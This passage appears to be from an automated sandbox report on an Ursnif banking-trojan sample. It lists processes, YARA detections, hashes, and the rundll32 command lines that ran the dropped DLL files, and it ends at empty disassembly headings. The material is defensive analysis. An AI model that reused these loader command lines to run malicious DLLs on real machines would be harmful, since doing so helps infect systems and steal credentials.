HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\105C72	105C72	binary	04 00 00 00 98 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CC 5D 1F AE 35 29 D7 01 72 5C 10 00 72 5C 10 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2328 Parent PID: 1944

General

Start time:	02:32:43
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj,DllRegisterServer
Imagebase:	0xffff0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj	unknown	64	success or wait	1	FFFF27D0	ReadFile

Analysis Process: rundll32.exe PID: 684 Parent PID: 1944

General

Start time:	02:32:43
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj1,DllRegisterServer
Imagebase:	0xffff0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2948 Parent PID: 1944

General

Start time:	02:32:43
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0xffff0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	64	success or wait	1	FFFF27D0	ReadFile
C:\Users\user\fikftkm.thj2	unknown	264	success or wait	1	FFFF281C	ReadFile

Analysis Process: rundll32.exe PID: 2996 Parent PID: 2948

General

Start time:	02:32:44
Start date:	04/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0x630000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000002.2425909457.0000000002DD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.2230212772.0000000002C5B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.2368154248.0000000002B5D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.2416009611.0000000002A5F000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000007.00000002.2424277771.0000000000240000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2972 Parent PID: 1944

General

Start time:	02:33:14
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj3,DllRegisterServer
Imagebase:	0xffff0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2976 Parent PID: 1944

General

Start time:	02:33:15
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj4,DllRegisterServer
Imagebase:	0xffff0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 620 Parent PID: 584

General

Start time:	02:33:24
Start date:	04/04/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13fff0000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2540 Parent PID: 620

General

Start time:	02:33:24
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:620 CREDAT:275457 /prefetch:2
Imagebase:	0x840000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3064 Parent PID: 584

General

Start time:	02:34:07
Start date:	04/04/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f380000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2980 Parent PID: 3064

General

Start time:	02:34:08
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3064 CREDAT:275457 /prefetch:2
Imagebase:	0x10e0000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 972 Parent PID: 584

General

Start time:	02:35:12
Start date:	04/04/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13fda0000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1980 Parent PID: 972

General

Start time:	02:35:12
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:972 CREDAT:275457 /prefetch:2
Imagebase:	0x140000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2204 Parent PID: 972

General

Start time:	02:35:14
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:972 CREDAT:603152 /prefetch:2
Imagebase:	0x140000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2280 Parent PID: 972

General

Start time:	02:35:17
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:972 CREDAT:1520647 /prefetch:2
Imagebase:	0x140000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis